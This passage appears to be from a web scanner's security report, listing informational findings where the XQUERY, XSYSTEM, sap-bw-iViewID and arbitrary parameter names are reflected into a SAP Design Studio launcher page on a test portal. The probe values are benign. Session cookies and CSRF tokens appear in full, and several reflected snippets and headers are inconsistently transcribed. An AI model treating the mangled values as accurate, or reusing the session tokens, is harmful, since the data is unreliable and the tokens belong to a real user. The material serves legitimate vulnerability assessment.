sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw-MXOAYsQbMk87RUUQ6DnNSA-&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS&
APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS0o4nkix1e
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:28:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2453
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```

Connection: close

```
<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
\x26XQUERY\x3dZSTKPYMC2_ABS_OVERVIEW_ESS\x26sap\x2dext\x2dsid\x3dRMI2n54tBs6Y4nWmgQUNsw\x2d\x2dMXOAySQbMk87RUUQ6DnNSA\x2d\x2d\x26XSYSTEM
\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS0o4nkix1e\x26Language\x3dEN"
};
sap.zen.launch(config);
// <
})();

</script>
...[SNIP]...
```

15.11. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen\[XQUERY parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen[XQUERY parameter])

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen)**

Issue detail

The value of the **XQUERY** request parameter is copied into the application's response.

Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: <https://testportal.zalaris.com/>

Content-Type: application/x-www-form-urlencoded

Content-Length: 322

Origin: <https://testportal.zalaris.com>

Dnt: 1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw-MXOAySQbMk87RUUQ6DnNSA-&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESSpukywj4cwm&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS

Response 1

HTTP/1.1 200 OK

Date: Thu, 30 Jun 2022 06:24:12 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

Content-Length: 2453

Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 <https://platform.twitter.com/> https://*.neptune-software.com:443 <https://license.goedit.io>:443 blob:https://maps.googleapis.com:443 https://*.hana.ondemand.com <https://api.recast.ai/> https://*.boost.ai/ https://*.zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ <https://ui5.sap.com/> <https://zalltestcoors.azurewebsites.net/> <https://login.windows.net/> <https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/> <https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/> <https://preprod.signicat.com/> <https://id.signicat.com/> https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' <https://maps.googleapis.com> <https://sapui5.hana.ondemand.com> https://*.zalaris.com:443 <https://code.jquery.com> <https://maxcdn.bootstrapcdn.com> <https://cdnjs.cloudflare.com> <https://platform.twitter.com> <https://syndication.twitter.com> <https://cdn.syndication.twimg.com> https://*.neptune-software.com:443 <https://ssl.google-analytics.com/ga.js> <https://cdn.recast.ai/> resource:// https://*.boost.ai/ <https://ui5.sap.com/> <https://js.monitor.azure.com/scripts/> ; img-src 'self' 'unsafe-inline' <https://maps.gstatic.com> https://*.googleapis.com <https://sapui5.hana.ondemand.com> <https://tiles.elastic.co> <http://www.zalaris.com> <https://zalaris.com> https://*.zalaris.com:443 <http://wiki.zalaris.com> <https://cdnjs.cloudflare.com> https://*.mqcdn.com:443 <https://syndication.twitter.com> <https://platform.twitter.com> https://*.twimg.com <http://www.atlassian.com/gadgets/images/> <https://maps.googleapis.com>:443 <https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/> <https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/> data: <https://cdn.recast.ai/> <https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/> <https://ui5.sap.com/> ; style-src 'self' 'unsafe-inline' <https://sapui5.hana.ondemand.com> https://*.zalaris.com:443 <https://maxcdn.bootstrapcdn.com> <https://cdnjs.cloudflare.com> <https://fonts.googleapis.com> <https://platform.twitter.com> <https://ton.twimg.com/tfw/css/> <https://use.typekit.net/> data: <https://p.typekit.net/> <https://ui5.sap.com/> ; font-src 'self' <https://sapui5.hana.ondemand.com> https://*.zalaris.com:443 <https://maxcdn.bootstrapcdn.com> <https://fonts.gstatic.com>

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
d\253Aportal_content\252Fcom.sap.pct\252Fplatform_add_ons\252Fcom.sap.ip.bi\252FPages\252Fcom.sap.ip.bi.designstudio\252Fcom.sap.ip.bi.designstudioPreview
\26XQUERY\26XZSTKPYMC2_ABS_OVERVIEW_ESS\pukywj4cwm\26sap\26dext\26sid\26RMI2n54tBs6Y4nWmgQUNsw\26d\26MXOAYSQbMk87RUUQ6DnNSA\26d\26
\26XSYSTEM\26X3dSAP_BW\26APPLICATION\26XZGENERIC_ANALYSIS\26XPROFILE\26XESS\26Language\26X3dEN"
};
sap.zen.launch(co
...[SNIP]...
```

15.12. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen>
[XSYSTEM parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **XSYSTEM** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 322
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--MXOAYSQbMk87RUUQ6DnNSA--&Language=EN&XSYSTEM=SAP_BW83fk82tsxo&
XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2453
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
```



```
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
.bi.designstudio\x252Fcom.sap.ip.bi.designstudioPreview\x26XQUERY\x3dZSTKPYMC2_ABS_OVERVIEW_ESS\x26sap\x2dext\x2dsid\x3dRMI2n54tBs6Y4nWmgQUNsw
\x2d\x2dMXOAySqbMk87RUUQ6DnNSA\x2d\x2d\x26XSYSTEM\x3dSAP_BW83fk82tsxo\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language
\x3dEN"
};
sap.zen.launch(config);
// <
})();

</script>
...[SNIP]...
```

15.13. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen>
[name of an arbitrarily supplied URL parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?6zz6evqyqk=1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:08:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2024
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

```
<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
des["zen\x2fmimes\x2fcombined_static_includes_1.js"] = true;

    // end-includes

    (function() {
// >
var config = {
    esid : "f87a2e2a6bbf46ba910e8668114d33d0",
    urlPrefix : "zen",
    urlParameters : "6zz6evqyqk\x3d1"
};
sap.zen.launch(config);
// <
})();

</script>
...[SNIP]...
```

15.14. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen>
[name of an arbitrarily supplied body parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The name of an arbitrarily supplied body parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 326
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=RMI2n54tBs6Y4nWmgQU NSW--MXOAYSQbMk87RUUQ6DnNSA--&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS&
APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&iz7q5dtgze=1
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:38:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2462
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdn.jsdelivr.net https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
```

```
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
meters : "sap\%2dbw\%2dviewID\%2dpcd\%2d3Aportal_content\%2d2fcom.sap.pct\%2d2fplatform_add_ons\%2d2fcom.sap.ip.bi\%2d2fPages\%2d2fcom.sap.ip.bi.designstudio
\%2d2fcom.sap.ip.bi.designstudioPreview\%2diz7q5dtgze\%2d1\%2dXQUERY\%2d3dZSTKPYMC2_ABS_OVERVIEW_ESS\%2d6sap\%2dext\%2d2sid\%2d3dRMI2n54tBs6Y4nWmgQUNsw
\%2d\%2dMXOAySQbMk87RUUQ6DnNSA\%2d\%2d\%2dXSYSTEM\%2d3dSAP_BW\%2dAPPLICATION\%2d3dGENERIC_ANALYSIS\%2dXPROFILE\%
...[SNIP]...
```

15.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-bw-iViewID parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **sap-bw-iViewID** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-
iViewID=pcd%3Aportal_content%2fcom.sap.pct%2fplatform_add_ons%2fcom.sap.ip.bi%2fPages%2fcom.sap.ip.bi.designstudio%2fcom.sap.ip.bi.designstudioPreviewmfqh7vozu&
